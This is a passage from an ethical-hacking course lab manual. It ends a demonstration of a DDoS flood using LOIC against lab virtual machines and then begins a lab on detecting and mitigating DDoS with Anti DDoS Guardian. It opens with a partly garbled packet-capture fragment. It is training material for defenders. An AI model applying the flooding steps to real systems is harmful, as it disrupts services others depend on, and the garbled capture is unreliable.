User Datagram Protocol, Src Port: 51963, Dst Port: 80

Data (32 bytes)

```
0000  00 15 5d 04 2c 29 00 15 5d 01 80 00 08 00 45 00  .] , )  
0010  00 3c d1 fe 00 80 11 52 87 0a 0a 01 0b 0a 0a  .<....  
0020  01 0d ca fb 00 50 28 18 99 41 20 63 61 74 20  ....P ( ..A cat  
0030  69 73 20 66 69 6e 65 20 74 6f 2e 20 44 65 73  is fine too.  
0040  75 64 65 73 75 64 65 73 75 7e  udesudes u-
```

eth0: <live capture in progress>

Packets: 41067 · Displayed: 41067 (100.0%) · Profile: Default

Menu (as superuser)


11. Leave the machine intact for 5–10 minutes, and then open it again. You will observe that the performance of the machine is slightly affected and that its response is slowing down.

12. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines.

Note: To switch to the **Windows 11**, click **CEHv12 Windows 11**.

Note: To switch to the **Windows Server 2019**, click **CEHv12 Windows Server 2019**.

Note: To switch to the **Windows Server 2022**, click **CEHv12 Windows Server 2022**.



13. This concludes the demonstration of how to perform a DDoS attack using LOIC.

14. Close all open windows and document all the acquired information.

## Lab 2: Detect and Protect Against DoS and DDoS Attacks

### Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.



## Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

## Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling:** Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection:** Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis:** Analyzes network traffic in terms of spectral components

## Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache servers, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.


Note: In this task, we will use the **Windows Server 2019** and **Windows Server 2022** machines to perform a DDoS attack on the target system, **Windows 11**.

1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double click **Anti-DDoS\_Guardian\_setup.exe**.


Note: If a **User Account Control** pop-up appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.






2. The **Setup - Anti DDoS Guardian** window appears; click **Next**. Follow the wizard-driven installation steps to install the application.




3. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.







4. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.



5. The **Ready to Install** wizard appears; click **Install**.




6. The **Completing the Anti DDoS Guardian Setup Wizard** 